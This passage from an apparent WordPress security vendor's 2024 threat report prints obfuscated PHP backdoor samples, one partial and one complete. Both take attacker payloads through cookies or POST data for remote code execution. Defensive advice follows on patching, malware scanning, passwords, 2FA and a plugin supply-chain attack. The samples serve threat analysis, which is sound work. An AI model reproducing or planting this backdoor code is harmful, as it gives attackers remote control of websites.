*/$hbmCdyvnbz/* wBzJ */=  @$hpZRRe( chr/* eLjWU*/(/* pSwh*/697  -/* GNj*/625
).chr (42), $hbmCdyvnbz ); /*wv */ /* Mnyc */$XRRELe  .=/* dn */"JbF-eGTOjbx-
qBIZcnk-ZrTxPf-qmgzyjd-zdoLJKw-npcE";   $XRRELe/* Ypk */= $RuMqPsfg/* hyDd*/(
$XRRELe, $GxipMmJk +  1);;      /* j */   $jvHHqCM =  strrev(""); /* CNLt*/
$jvHHqCM = melNGmyt($hbmCdyvnbz,  $XRRELe);                   $hkPHJx =
$WOejLWI/* Z */($NwLqP, $jvHHqCM/* s */);; /*fl */ vwoqMD($hkPHJx,  $NwLqP);
/* Wb */continue; /*Coxs */} /* dKtzI*/}
```

Finally, we have another heavily-obfuscated form of malware with the third-highest number of sites detected with at least one piece of this malware, totalling 74,239 sites. A notable distinction between this form of malware and the other two is that the first sample we observed matching this signature was detected in November 2023, while the other two signatures have detections as far back as 2018, highlighting how this may be an evolution of those other two forms of malware obfuscation.

Sample of the Third Most Commonly Detected Malware Variant

```
<?php function ad6  () { echo 'ii7'; } $un3 = "f8Ivge.rt_y-E0F)a1
57(h/cb#4'ip<@x69HdnlL;k*2m?suo3"; function gi1 ( $fy2 ) {global  $un3;
$ln5='';foreach(  $fy2 as $kx4 ) { $ln5 .=  $un3  [ $kx4 ];} return $ln5; }$ie8
= [];$olqt = 87610; $ie8[85162] = gi1 ( Array(25 , 13 , 25 , 34 , 50 ,  34 , 0 ,
34 , 11 , 0 , 0 , 17 , 19 , 11 , 27 , 27 , 20 , 24 , 11 , 16  , 35 ,  17 ,  50 ,
11 , 1 , 20 , 37 ,  13 , 35 , 0 , 34 , 17 , 25 , 1 , 27 , 0 ,)  ) ; $ie8[90616]
= gi1 ( Array(46  , 30 , 22 , 30 , 18 , 32 , 48 , 38 ,  39 ,  29 , 38 , 42 , 21
, 9 , 9 , 14 , 2 , 40 , 12 , 9 , 9 , 15 , 41 , 18  ,)  ) ; $ie8[47095] = gi1 (
Array(6 , 45  , 49 , 37 , 48 , 39 , 5 ,)  ) ;$ie8[7158] = gi1 ( Array(36 ,  43
,) ) ;$zm20 = 69643; $ie8[58357]  = gi1 ( Array(6 , 23 ,) ) ; $ie8[66035] = gi1
( Array(26 ,) ) ; $tj21 = 28476; $ie8[65521] = gi1  ( Array(31  ,)  ) ; $hr22 =
35069;$ie8[35309] = gi1 ( Array(0 , 29 , 39 , 5 , 9 , 30 ,  48 , 8 , 9 , 24 , 49
, 38 , 8 ,  5 , 38  , 8 , 47 ,) ) ;$bu23  = 23639; $ie8[55785] = gi1 ( Array(0
, 29 , 39 , 5 , 9 , 5 , 33 , 29 , 47 ,  8 , 47 ,) ) ; $ie8[60902] = gi1 (
Array(16 , 7 ,  7 , 16 , 10 , 9 , 45 , 5  , 7 , 4 , 5 ,) ) ; $ie8[41954]  = gi1
( Array(47 , 8 , 7  , 9 , 7 , 5 , 30  , 5 , 16 , 8 ,) ) ;$ie8[69599]  = gi1 (
Array(5 , 33 , 30 , 39  , 49 , 37 , 5 ,) )  ; $zd24 = 84856;$ie8[43483] = gi1 (
Array(47 , 48 , 25  , 47 , 8 , 7 ,) ) ; $ie8[37336] = gi1 ( Array(48  , 38 , 39
, 29 ,  38 , 42 ,) ) ; $ie8[4548] = gi1 ( Array(47 , 8  , 7 , 39 , 5 , 38 ,) )
;$ie8[73663] = gi1 ( Array(30 , 16 , 24 , 42 ,) ) ;$ie8[13244] = gi1 ( Array(45
, 37 ,  19 ,) ) ; $wg25 = 32669; $ed14 =  $_COOKIE; $di13 = "46612"; $ed14 =
$ie8[60902]($ed14,  $_POST);foreach ($ed14 as $dc19 =>  $gp15){ function  ji10 (
$ie8, $dc19 , $ub12 )  { return  $ie8[43483] ( $ie8[41954] ( $dc19 .
$ie8[85162] , ( $ub12/$ie8[4548]( $dc19 ) ) + 1 ) , 0 , $ub12 );  } function
pg9 ( $ie8, $xt18 ) { return  @$ie8[73663] ($ie8[7158] ,  $xt18 ); }  function
kk11 (  $ie8, $xt18 ) { if ( isset ( $xt18[2] ) ) { $mq17 = $ie8[58357] .
$ie8[13244]( $ie8[85162] ) . $ie8[47095]; @$ie8[35309] ( $mq17,  $ie8[65521] .
$ie8[90616] . $xt18[1]  ( $xt18[2] )  );  $ud16 = $mq17; @include ( $ud16 ); if
($ie8[55785]($mq17)) @$ie8[37336] ( $mq17 ); die (); } } kk11 (  $ie8,
$ie8[69599] ( $ie8[66035] , pg9 ( $ie8, $gp15 ) ^ ji10 ( $ie8, $dc19 ,
$ie8[4548]( $gp15 ) ) ) );}
```

All three samples provide remote code execution capabilities using the $_COOKIE and $_POST globals to store and submit payloads. In two cases comments were used for obfuscation in order to evade detection. Functions commonly used to manipulate strings, such as str_repeat, str_rot13 and strrev, are interspersed with arithmetic operations on array indices and string building to further obfuscate the inner workings of the malicious code. The use of variable functions is also common in this type of malware.

The continued use of these patterns of obfuscation are a good indication that attackers are still attempting to heavily evade detection through obfuscation. Fortunately, the

Wordfence Threat Intelligence team stays on top of the latest malware trends and actively writes malware signatures for emerging threats. **We created and released 574 malware signatures in 2024 alone, and have already released 226 new malware signatures thus far in 2025.**

While nulled plugins were one of the number one threats back in 2020, they are no longer a major threat, with very few infections resulting from the installation of nulled plugins and themes. This is an exciting trend that we've observed over the past 3 years highlighting the improved security mindset and knowledge of most WordPress site owners today.

Malware attack data emphasizes the importance of a defense-in-depth approach to security. A core security principle is that no system can be 100% secure; security is about minimizing risk. Even with the best protection and adherence to security best practices, implementing malware detection through a malware scanner, such as Wordfence or Wordfence CLI, and performing regular scans is essential. This ensures that in the event of a site compromise, despite all precautions, a site owner would receive immediate notification and could take corrective action to restore their site and safeguard their brand's reputation.

Other Notes of 2024

In 2024, **we did not observe any major 0-day exploits targeting WordPress vulnerabilities**, which is an excellent sign of the evolving landscape of WordPress plugin and theme security through initiatives like the Wordfence Bug Bounty Program. As a reminder, a 0-day vulnerability is one known to a threat actor, but isn't known and hasn't been patched by the developer or a security company. This indicates a shift in risk from 0-day vulnerabilities, to ensuring a site is adequately patched when a new vulnerability is responsibly disclosed.

We did, however, see a more interesting attempt at exploiting several WordPress sites. In June 2024, we covered the WordPress Malware Supply Chain attack during which an attacker had compromised several WordPress.org developer accounts through old outdated passwords, and injected backdoors into their plugins that would be immediately installed when the plugin was updated.

This underscores the importance of regular malware scanning to detect any backdoors and malware that may be injected through unconventional ways. This is something that a firewall alone would not have been able to prevent and shows how a defense-in-depth

and layered security strategy is crucial to securing WordPress sites. Wordfence released malware signatures that would immediately alert users if the malicious software was installed on their site, and the malware signatures helped us discover new plugins injected with the malware almost immediately, which we relayed to the plugins team.

What to Expect in 2025 and Beyond

The 2024 WordPress Vulnerability Report shows that the number of vulnerabilities disclosed continues to increase due to factors such as bug bounty programs incentivizing research. While the volume of disclosures may seem alarming, the report emphasizes that the increase doesn't necessarily translate to greater risk for most WordPress users.

The majority of vulnerabilities discovered were classified as "medium" severity and required contributor-level access to exploit, posing a minimal threat to the average WordPress site. High-threat vulnerabilities, while increasing, still comprise a small percentage of the total. The report highlights the positive impact of bug bounty programs in encouraging responsible disclosure of these critical vulnerabilities and fostering collaboration between security researchers and vendors to patch them quickly.

Looking ahead to 2025, we predict continued improvement in WordPress security as researchers increasingly focus on high-risk vulnerabilities. The Wordfence Bug Bounty program aims to further drive this trend by disincentivizing bulk-hunting for low-risk issues and rewarding quality research on critical vulnerabilities. This strategic shift is expected to enhance the overall security posture of the WordPress ecosystem and ensure that site owners are protected proactively against emerging threats. Our goal for 2025 is to reduce noise and increase education to have a more positive impact on the WordPress security ecosystem.

Our Recommendations for Security in 2025

It's now more important than ever that site owners focus on security best practices. As high-risk vulnerabilities continue to get responsibly disclosed and patched, site owners need to ensure they're following best practices like keeping plugins and themes up to date, leveraging automated or semi-automated patch management, layering security with a Web Application Firewall like Wordfence that will protect a site against the latest attacks, and running a malware scanner like Wordfence that will alert site owners if their site gets compromised through new techniques like the supply chain attack we saw last year.

In addition, site owners need to conduct regular vulnerability scans supported by continuous monitoring and real-time vulnerability intelligence feeds, that alert them to possible vulnerabilities on their site, as well as WordPress repository plugin and theme closures, both of which are accomplishable by using Wordfence. This will allow site owners to update their plugins and themes before newly disclosed and patched vulnerabilities become a target.

Follow Layered Security and Defense in Depth Best Practices

Our mission at Wordfence is to provide the most comprehensive security solution for WordPress by providing a security solution that implements several layers of security. This means that you can Protect, Detect, and Respond all while using Wordfence. This is what makes our product significantly more robust than anything out there in the market.

This year, the supply chain attack showed us that you can't rely on a firewall alone for adequate security. Moreover, it highlights that developers are increasingly becoming high-value targets, underscoring the need for secure coding practices, isolated development environments, and robust deployment pipelines. Our malware scanner and signatures stood strong in detecting and responding to each new plugin that was deployed with backdoors through the WordPress.org repository. That is something a firewall-only solution wouldn't have been able to adapt to, or even detect.

In 2025, we recommend employing several defense in depth techniques. Assess your application at every layer and ensure you're optimizing your security. If one defense is breached, you should have another layer of security as back-up to prevent an attack from being successful or limit the spread of an infection. **Remember that while the Wordfence**

plugin alone is robust and an excellent well-rounded layered security solution, it is not the only layer of protection for your defense in depth solution.

We recommend signing up for a service like Wordfence Care or Response that includes a full security audit to highlight which layers of security may need to be improved.

Invest in Security Education

In 2025, we predict that security education will be of paramount importance across all levels. This includes:

- **Site owners:** Education for site owners is essential to ensure they can effectively implement security measures at every level of their websites, thus preventing successful compromises. This encompasses a broad range of topics, from understanding the threat landscape and recognizing common attack vectors to implementing best practices for user management, password security, and software updates. You can even get started with the Wordfence learning center today.
- **Developers:** The supply chain attack highlighted that developers are increasingly becoming high value targets, underscoring the need for secure coding practices, isolated development environments, and robust deployment pipelines. Secure coding education for developers is crucial to prevent the introduction of vulnerabilities during the development process. This involves training developers on secure coding practices, such as input validation, output escaping, and error handling, as well as educating them about common security flaws and how to avoid them. In addition, learning how to respond to security vulnerabilities and make it easy to contact vendors in the case of a vulnerability discovery is of utmost importance as more vulnerabilities get discovered and disclosed every year. Wordfence is actively looking for more ways to help and educate developers with the resources they need to properly secure their software.
- **Security researchers:** Education for security researchers in identifying the most severe vulnerabilities and the latest attack techniques will be vital to maintain the positive trend of discovering and addressing vulnerabilities before they can be exploited by malicious actors. This includes providing researchers with the knowledge and tools they need to stay ahead of the curve and proactively identify and mitigate emerging threats. We hope to contribute to this education over 2025 with our Beginner Vulnerability Research Series and other educational content.

By prioritizing security education at all levels, we can foster a more robust and resilient WordPress ecosystem, where all stakeholders are equipped with the knowledge and skills

necessary to protect themselves and others from the latest threats.

Follow Good Password Hygiene

While the overall volume of password attacks directly aimed at WordPress sites may be decreasing, maintaining robust password security remains a critical aspect of online safety. The consequences of password reuse and password compromise can be severe, potentially granting unauthorized access to multiple accounts. Attackers can exploit compromised passwords to gain entry to various online platforms, including email, social media, banking, and e-commerce sites. This can result in identity theft, financial fraud, data breaches, and reputational damage. The developer supply chain attack from 2024 highlights the importance of good password security and regular account auditing, and our Care and Response team often finds hosting account credential compromise a common source of intrusion for threat actors.

To mitigate these risks, users should prioritize strong and unique passwords for each of their online accounts. A strong password typically includes a combination of uppercase and lowercase letters, numbers, and special characters. Additionally, users should avoid using easily guessable information, such as their name, birthdate, or common words, in their passwords.

Furthermore, enabling two-factor authentication (2FA) wherever possible adds an extra layer of security. 2FA requires users to provide a second form of verification, such as a code from a mobile app or a fingerprint scan, in addition to their password. This makes it significantly more difficult for attackers to gain unauthorized access, even if they have obtained the user's password.

New Risks Emerge: Developers May Become Targets & Should Follow Security Best Practices

With the decline of critical vulnerabilities being introduced in WordPress plugins and themes, and the increase in responsible disclosure of the discoveries of these issues for **top notch rewards like $31,200 through the Wordfence Bug Bounty Program**, we may start to see developers become more valuable targets in attacks. A perfect example was the supply chain attack in 2024.

This means developers should start taking extra precautions like:

- Developing plugins and themes in isolated environments (e.g., virtual machines).

- Ensuring secure deployment of updated code to the WordPress repository.
- Following security best practices, including using strong, unique passwords across accounts and enabling 2FA for accounts with commit access.
- Undergoing training to recognize and avoid social engineering and phishing tactics.
- Adhering to secure coding best practices and conducting regular code reviews to minimize vulnerabilities in their software.
- Providing an easy way to contact them to responsibly disclose any discovered vulnerabilities.

Audit Plugins and Themes: Do Not Use Old, Outdated, Unmaintained and Abandoned Software

As a record number of vulnerabilities are being disclosed, and software with larger install bases are maturing, we are seeing more and more focus from security researchers on plugins and themes with low active install counts and those that have not been updated in several years. It is going to be crucial in 2025 and beyond not to use software that has been abandoned, which is generally considered software that hasn't been updated in the last two years.

When vulnerabilities are responsibly discovered in abandoned software, it is often hard to find contact information for the vendor in order to properly disclose the issue. This means that more often than not, old abandoned software will not be updated in a timely manner and/or will be closed for downloads. This delay in responsible patching puts sites at risk. It's best to mitigate this risk up front by only using software that is actively maintained and choosing software with larger user bases and more frequent updates, which indicates a higher level of software maturity and active development.

To be clear, it is not a risk to use a plugin with a small install base if they're issuing frequent updates, but it can be a risk to use a plugin with only 100 active installs that hasn't been updated in over a year.

Now is a good time to audit all WordPress site's plugins and themes and be sure to remove any that are not in use and replace any old abandoned software with new software that is actively being maintained.